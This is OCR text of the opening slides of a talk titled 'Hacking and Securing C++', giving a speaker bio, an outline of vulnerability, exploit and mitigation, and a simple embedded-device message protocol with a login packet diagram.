
Hacking and Securing C++

Marcell Juhasz

2025

whoami




Marcell Juhasz

marcelljuhasz.com
github.com/juhaszmarcell96
linkedin.com/in/juhaszmarcell
marcell.juhasz96@gmail.com

Zühlke Engineering (Austria) GmbH

Rivergate, Handelskai 92
1200, Vienna, Austria
wien@zuehlke.com
+43 1 205 11 6800

Overview




bug/vulnerability


exploit

mitigation


spoiler: don’t do it

Setup


request
PC
USB
embedded
UART
device
response
simpler memory model



Message



- request
- response

- login
- logout
- success
- failure
- ...

length of payload in bytes

optional


content depends on type and subtype

don’t send passwords...


Login

```
 0                   1                   2                   3
 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1 2 3 4 5 6 7 8 9 0 1
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
|  message type |    subtype    |payload length |  payload...   |
+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+-+
```


request




response



